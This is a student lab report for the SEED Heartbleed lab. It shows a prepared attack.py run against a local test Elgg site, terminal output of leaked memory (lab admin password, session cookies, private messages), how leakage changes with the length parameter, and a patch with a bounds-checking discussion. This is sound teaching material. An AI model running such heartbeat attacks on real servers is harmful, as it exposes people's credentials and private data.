


Lab 5: Heartbleed Attack Lab

Initially setting up the lab with nat-network and cloning VM in order to have both attacker and defender running at the same time. I pinged the defender VM from attacker. Ping successful.

Changed to root user and modified `/etc/hosts`. Set the ip address of www.heartbleedlabelgg.com to that of Defender ip address.

3.1 Task 1: Launch the Heartbleed Attack

I logged into admin account on heartbleedlabelgg.com, sent boby a friend request, and sent boby a message.



Going back to attack VM, I already have `attack.py` ready and entered the command `./attack.py www.heartbleedlabelgg.com`. Entering the command a few times and finally I can see admin's username and password as well as the message sent to boby.

- User name and password.

```

Terminal
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

bf...6,...2hR.....3'...R...[:X...tent-Length: 99

__elgg_token=c7af93b2a49ba43e52d61fcc72ba042a&__elgg_ts=1564254113&username=admin&password=seedelgg,...X..y...M....%

[07/27/2019 12:04] seed@ubuntu:~/Desktop$

```

-Here you can see the username and password

- User's activity (what the user has done).

```

Terminal
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=l4vg9c8ts63eadk512dckjibe7
Connection: keep-alive

.)>+.C.=.....0.(

[07/27/2019 12:03] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

```

-I believe this is a friend request.

```
Terminal
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
."^:.tk.v..."%.S.'*...: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
.8..u..S.....`.F?.p
[07/27/2019 12:12] seed@ubuntu:~/Desktop$
```

-I also tried with Samy. Either opening Samy's profile or sending a friend request.

```
Terminal
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
'r)...pCGx$S... ..;=
[07/27/2019 12:12] seed@ubuntu:~/Desktop$
```

- The exact content of the private message.


```
Terminal
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

..A.f.....ua.t.

form-urlencoded
Content-Length: 113

__elgg_token=634d85c746e4e0f3ea31f5d612ff80a0&__elgg_ts=1564254126&recipient_guid=40&subject=wow&body=boby%2Cwow38'.....(G..MC..0

[07/27/2019 12:04] seed@ubuntu:~/Desktop$
```

-Here we can see a message to Bobby. Subject = "wow", body = "boby"

```
Terminal
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=42
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

....?+.....e.y...N..

form-urlencoded
Content-Length: 161

__elgg_token=b1256a180259357b3c559e0d1f3155ee&__elgg_ts=156425469&recipient_guid=42&subject=message+for+samy&body=hello+samy.+I+jsut+sent+you+a+friend+request.+R.#
?..0.Q.,.....h

[07/27/2019 12:13] seed@ubuntu:~/Desktop$
```

-Message to samy with subject = message, and body = "hello samy. I just sent you a friend request".

3.2 Task 2: Find the Cause of the Heartbleed Vulnerability

Question 2.1

As I decreased length the information that was being retrieved also decreased. Length started at ~16000 in length. I went down to 10000 and was still receiving information. I then went down to 5000 and didn't notice any loss of the useful information I was retrieving. 5000 and 1000 also returned useful information. By the time I was using 500 as the length, I was still retrieving useful information, but I did not see the login information or the body of private messages. I could still see information about URL visited, and cookies. When I used 100 as the length no useful information was retrieved. For this task I stopped at length 100.

```
Terminal
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.'AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
."^:.tk.v..."%.S.'*...: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
.8..u..S.....`.F?.PM...N..W...Z..
[07/27/2019 12:17] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 10000
```

-Length 10000

```
Terminal
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=42
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
....?+.....e.y...N..
form-urlencoded
Content-Length: 161
__elgg_token=b1256a180259357b3c559e0d1f3155ee&__elgg_ts=156425469&recipient_guid=42&subject=message+for+samy&body=hello+samy.+I+jsut+sent+you+a+friend+request.+R.#
?..0.Q.,.....hg.(...P....o|.
[07/27/2019 12:17] seed@ubuntu:~/Desktop$
```

-Length 10000

```
Terminal
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

'r)...pCGx$S... ..;|=|1.(.@"..W...Dg'

[07/27/2019 12:17] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com
--length 5000

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
```

-Length 5000

```
Terminal
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

bf...6,...2hR.....3'...R...[:X...tent-Length: 99

__elgg_token=c7af93b2a49ba43e52d61fcc72ba042a&__elgg_ts=1564254113&username=admin&password=seedelgg,...X..y...M....%op..y.#....EU.

[07/27/2019 12:18] seed@ubuntu:~/Desktop$
```

-Length 5000


```
Terminal
[07/27/2019 12:18] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com
--length 1000

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEF GHIJKLMNOABC...
```

-length 1000

```
Terminal
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=42
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

....?+.....e.y...N..

form-urlencoded
Content-Length: 161

__elgg_token=b1256a180259357b3c559e0d1f3155ee&__elgg_ts=1564254691&recipient_guid=42&subject=message+for+samy&body=hello+samy.+I+jsut+sent+you+a+friend+request.+R.#
?...0.Q.,.....h;.f_....F

[07/27/2019 12:19] seed@ubuntu:~/Desktop$
```

-Length 1000. Can still see contents of a private message

```
Terminal
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

bf...6,...2hR.....3'...R...[:X...tent-Length: 99

__elgg_token=c7af93b2a49ba43e52d61fcc72ba042a&__elgg_ts=1564254113&username=admin&password=seedelgg,...X..y...M....%v.&H7wl.$...[...

[07/27/2019 12:19] seed@ubuntu:~/Desktop$
```

-length 1000. Can still see username and password

```
Terminal
bf...6,...2hR.....3'...R...[:X...tent-Length: 99

__elgg_token=c7af93b2a49ba43e52d61fcc72ba042a&__elgg_ts=1564254113&username=admin&password=seedelgg,...X..y...M....%v.&H7wl.$...[...

[07/27/2019 12:19] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com
-length 500

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
```

-Now checking with length 500


```
Terminal
.....#.....*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

..A.f.....ua.t.

form-urlencoded
Content-Length: 113
_V.G641~..)...b.

[07/27/2019 12:19] seed@ubuntu:~/Desktop$
```

-Some information with length 500.

```
Terminal
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#.....=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive

S@30'.m.ri.'....
.OSd..x[...x...H...

[07/27/2019 12:19] seed@ubuntu:~/Desktop$
```

-length 500 still

```
Terminal
.....
.....#.....*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=42
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
....?+.....e.y...N..

form-urlencoded
Content-Length: 161
....&.....tD..

[07/27/2019 12:20] seed@ubuntu:~/Desktop$
```

-Length 500. Can see that is sending a message, but not contents of message.

```
Terminal
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=7r34ob04fq0ompbngraa70j714
Connection: keep-alive
..,p4
.....g..o..i.....gz?.....

[07/27/2019 12:20] seed@ubuntu:~/Desktop$
```

-Length 500, again can not see the contents of message.


```
Terminal
...!.9.8.....5.....
.....3.2.....E.D..z..?Kr.;zzW...

[07/27/2019 12:20] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com
-length 100

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
```

-Length 100 now.

```
Terminal
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..dAAAAAAAAAAAAAAAAAAAAABCD EFGHIJKLMNOABC...
...!.9.8.....5.....
..eh.0.0.e.....E.Df7.

[07/27/2019 12:21] seed@ubuntu:~/Desktop$
```

-length 100. No useful information.

Question 2.2:

Length 22 was the largest length in which I received the message "Server processed malformed heartbeat but did not return any extra data."

```
Terminal
--length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[07/27/2019 12:26] seed@ubuntu:~/Desktop$
```

Length 23 was the smallest length in which I received the message "WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!"

```
Terminal
--length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCV..iU.u...:G...d

[07/27/2019 12:26] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com
```

3.3 Task 3: Countermeasures and Bug Fix

Task 3.1

After the update and upgrade no vulnerability was exploited by the heartbeat attack.

A terminal window titled 'Terminal' with a dark background and light text. The window shows the output of system update and AppArmor configuration commands. The output includes messages about setting up dmsetup, updating initramfs, installing apparmor, and processing triggers for various packages. The terminal ends with the prompt 'seed@ubuntu:~\$ upgrade and update complete'.

```
Terminal
Setting up dmsetup (2:1.02.48-4ubuntu7.4) ...
update-initramfs: deferring update (trigger activated)
Setting up apparmor (2.7.102-0ubuntu3.11) ...
Installing new version of config file /etc/init.d/apparmor ...
Installing new version of config file /etc/apparmor.d/abstractions/ubuntu-browse
rs.d/ubuntu-integration ...
* Starting AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd
[ OK ]
* Reloading AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd
[ OK ]
Processing triggers for libreoffice-common ...
Setting up libreoffice-emailmerge (1:3.5.7-0ubuntu13) ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
Processing triggers for libgdk-pixbuf2.0-0 ...
Processing triggers for bamfdaemon ...
Rebuilding /usr/share/applications/bamf.index...
Processing triggers for initramfs-tools ...
update-initramfs: Generating /boot/initrd.img-3.5.0-37-generic
[07/27/2019 12:41] seed@ubuntu:~$ upgrade and update complete
```

defribulator v1.20

A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####

Connecting to: www.heartbleedlabelgg.com:443, 1 times

Sending Client Hello for TLSv1.0

Analyze the result....

Analyze the result....

Analyze the result....

Analyze the result....

Received Server Hello for TLSv1.0

Analyze the result....


Received alert:

Please wait... connection attempt 1 of 1

#####

.F

This is what was observed. No message saying that vulnerability was NOT detected, but no message saying there was a vulnerability was detected. No exploits noticed.



```
Terminal
[07/27/2019 12:42] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[07/27/2019 12:42] seed@ubuntu:~/Desktop$
```

Task 3.2

The problem is the memcpy doesn't have any kind of bound checking. We want to check that "1+2+payload+padding" is the actual size it says it is, and that it isn't some large number. I'm not sure what the exact best size would be, but from a task above, we saw that with length 22 was ineffective, so that could be an approximate upper bound. Or maybe check the size of 1+2+payload and if the size being returned from memcpy is larger than that we do not return contents from memcpy. Bound checking is what we want to do.

Alice is right in her assumption that the problem is that there is no bound checking. In regard to Bob saying we need to user input validation. The normal function of heartbeat is to check if the connection is still active, and typically there is no user input. In a way the heart bleed attack sends a much larger length than the heartbeat message (payload). Eva thinks we could just delete length. That may fix the exploit to some extent, but not vulnerability that heartbeat exploited. We still want to ensure that a buffer overflow isn't being exploited with memcpy.